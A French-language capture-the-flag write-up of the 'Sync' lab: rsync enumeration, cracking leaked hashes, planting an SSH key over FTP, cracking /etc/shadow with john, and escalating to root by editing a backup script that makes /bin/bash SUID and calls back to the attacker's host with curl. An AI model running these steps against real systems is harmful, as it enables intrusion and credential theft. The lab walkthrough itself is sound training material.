Sync - Easy

WRITE-UP by Frozenk

date : 2024-04-17

Table des matières

Résumé exécutif

Résumé exécutif Ce document est la propriété exclusive de Frozenk. Il a été rédigé dans le cadre d'un entraînement basé sur un Capture The Flag (CTF) et a été réalisé de manière éthique, légale, et conforme aux règles établies par les organisateurs du CTF. Les actions décrites et les techniques utilisées l'ont été dans un environnement contrôlé et destiné à cet effet.

Il est interdit de reproduire, distribuer ou utiliser ce document ou une partie de ce document à des fins autres que la lecture personnelle sans le consentement écrit de son auteur.

Les informations contenues dans ce document sont fournies "en l'état" et sont basées sur les connaissances et les observations de l'auteur au moment de la rédaction. Aucune garantie n'est donnée quant à l'exhaustivité ou l'exactitude de ces informations.

L'objectif principal de ce write-up est éducatif. Il vise à partager des connaissances, des techniques, et des méthodes utilisées pour résoudre les challenges du CTF. Il ne doit en aucun cas être utilisé pour mener des activités illégales ou non éthiques.

Méthodologie et portée

Le challenge Capture The Flag (CTF) présenté dans le write-up "Frozenk" a été conçu pour permettre aux participants de découvrir et d'exploiter des vulnérabilités dans un environnement simulé et sécurisé. Le périmètre de ce CTF a été défini par le CTF garantissant ainsi que seuls les composants prévus étaient inclus dans le challenge.

1 Writeup

🔭 Périmètre

```
IP : 10.10.103.161
OS : Linux
Domaine :
```

🔍 Récupération d'informations

PortScan :

```
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
80/tcp  open  http
873/tcp open  rsync
```

Bon le site ne donne rien, mise a part le port 873 avec rsync .. rien ne me saute au yeux !

Quelques recherches sur Google me donne comme résultat : `https://book.hacktricks.xyz/network-services-pentesting/873-pentesting-rsync` Je commence donc a faire une énumération grace a rsync :

```
rsync -av --list-only rsync://10.10.103.161/httpd
receiving incremental file list
drwxr-xr-x          4,096 2023/04/20 21:50:04 .
drwxr-xr-x          4,096 2023/04/20 22:13:22 db
-rw-r--r--         12,288 2023/04/20 21:50:42 db/site.db
drwxr-xr-x          4,096 2023/04/20 21:50:50 migrate
drwxr-xr-x          4,096 2023/04/20 22:13:15 www
-rw-r--r--          1,722 2023/04/20 22:02:54 www/dashboard.php
-rw-r--r--          2,315 2023/04/20 22:09:10 www/index.php
-rw-r--r--            101 2023/04/20 22:03:08 www/logout.php

sent 23 bytes  received 228 bytes  502.00 bytes/sec
total size is 16,426  speedup is 65.44
```

Je telecharge le fichier site.db et index.php

```
rsync -av rsync://10.10.103.161/httpd/www/ index.php
rsync -av rsync://10.10.103.161/httpd/db/site.db ./site.db
strings site.db
SQLite format 3
```

```
Ytablesqlite_sequencesqlite_sequence
CREATE TABLE sqlite_sequence(name,seq)
{tableusersusers
CREATE TABLE users (
    id INTEGER PRIMARY KEY AUTOINCREMENT,
    username TEXT NOT NULL,
    password TEXT NOT NULL
Mtrissa0de4d7f81676c3ea9eabcadfd2536f6)
Madmin7658a2741c9df3a97c819584db6e6b3c
users
```

La premiere ligne de index.php nous donne : `$secure = "6c4972f3717a5e881e282ad3105de01e";`

Maintenant je passe dans hashcat, aprés avoir galéré un moment je retourne voir dans le fichier index.php et je trouve `$hash = md5("$secure|$username|$password");`
On maintenant j'ai le bon format pour hashcat !

🤯 Exploitation

On se connecte au FTP avec les nouveaux creds :

```
ftp triss@10.10.103.161
ftp> ls -la
229 Entering Extended Passive Mode (|||56470|)
150 Here comes the directory listing.
drwxr-x---    3 1003     1003         4096 Apr 17 13:30 .
drwxr-x---    3 1003     1003         4096 Apr 17 13:30 ..
lrwxrwxrwx    1 0        0               9 Apr 21  2023 .bash_history -> /dev/
null
-rw-r--r--    1 1003     1003          220 Apr 19  2023 .bash_logout
-rw-r--r--    1 1003     1003         3771 Apr 19  2023 .bashrc
-rw-r--r--    1 1003     1003          807 Apr 19  2023 .profile
```

Ok donc on va faire un clef ssh pour notre machine :

```
mkdir .ssh
```

Sur notre hosts :

```
ssh-keygen
chmod 600 /root/.ssh/id_rsa
mv /root/.ssh/id_rsa.pub /root/.ssh/authorized_keys
```

On retourne sur le ftp :

```
cd .ssh
put authorized_key
```

Il nous reste plus que a refaire le ssh :

```
ssh triss@10.10.103.161
triss@ip-10-10-200-238:~$ whoami
triss
```

🔼 Élévation de privilèges

Après une fouille manuel, il y a un beaucoup de choses dans /backup, je fait donc un serveur web dans le répertoire pour récupéré ceci sur ma machine

```
python3 -m http.server 8081
```

Je dézip et inspecte ce dossier

```
unzip 1713354961.zip
Archive:  1713354961.zip
   creating: tmp/backup/
  inflating: tmp/backup/rsyncd.conf
   creating: tmp/backup/httpd/
   creating: tmp/backup/httpd/www/
  inflating: tmp/backup/httpd/www/dashboard.php
  inflating: tmp/backup/httpd/www/logout.php
  inflating: tmp/backup/httpd/www/index.php
   creating: tmp/backup/httpd/migrate/
   creating: tmp/backup/httpd/db/
  inflating: tmp/backup/httpd/db/site.db
  inflating: tmp/backup/passwd
  inflating: tmp/backup/shadow
```


Nous avons donc le fichier passwd et shadow !

Je crack donc les users :

```
[Apr 17, 2024 - 15:45:43 (CEST)] exegol-vulnlab Downloads # cd tmp
[Apr 17, 2024 - 15:45:45 (CEST)] exegol-vulnlab tmp # ls
backup
[Apr 17, 2024 - 15:45:45 (CEST)] exegol-vulnlab tmp # cd backup
[Apr 17, 2024 - 15:45:47 (CEST)] exegol-vulnlab backup # ls
httpd  passwd  rsyncd.conf  shadow
[Apr 17, 2024 - 15:45:47 (CEST)] exegol-vulnlab backup
# unshadow passwd shadow > givemeroot
[Apr 17, 2024 - 15:47:30 (CEST)] exegol-vulnlab backup # john --wordlist=`fzf-
wordlists` givemeroot
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (crypt, generic crypt(3) [?/
64])
Cost 1 (algorithm [0:unknown 1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt
5:sha256crypt 6:sha512crypt 7:scrypt 10:yescrypt 11:gost-yescrypt]) is 10 for
all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 16 OpenMP threads
```

```
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
sakura           (sa)
gerald           (jennifer)
gerald           (triss)
```

je me co a Jennifer avec le passe gerald (le même que triss .. ??..)



Je lance un linpeas grâce a linfast :

```
                                ╔═══════════════════════════════╗
═══════════════════════════════╣ Other Interesting Files
╚═══════════════════════════════╝

╔══════════╣ .sh files in path
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#script-
binaries-in-path
You own the script: /usr/local/bin/backup.sh
```

Ok nous avons un script éditable avec 'sa'

```
sa@ip-10-10-200-238:/usr/local/bin$ cat backup.sh
#!/bin/bash

mkdir -p /tmp/backup
cp -r /opt/httpd /tmp/backup
cp /etc/passwd /tmp/backup
cp /etc/shadow /tmp/backup
cp /etc/rsyncd.conf /tmp/backup
zip -r /backup/$(date +%s).zip /tmp/backup
rm -rf /tmp/backup
chmod +x /root
chmod +s /bin/bash
curl http://10.8.1.242/GOOOO
```

je change le SUID de /bin/bash et je met un curl vers mon server web pour savoir quand le script est prêt !

```
 runwww 80
File upload available at /upload
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.103.161 - - [17/Apr/2024 16:06:01] code 404, message File not found
10.10.103.161 - - [17/Apr/2024 16:06:01] "GET /GOOOO HTTP/1.1" 404 -
```

GO :

```
/bin/bash -p
cat /root/root.txt
```

```
# cat /root/root.txt
06d2bec0abb03177353db237e1b}
#
```

Suivez-moi :

Youtube = @FrozenKwa **Github = Frozenka**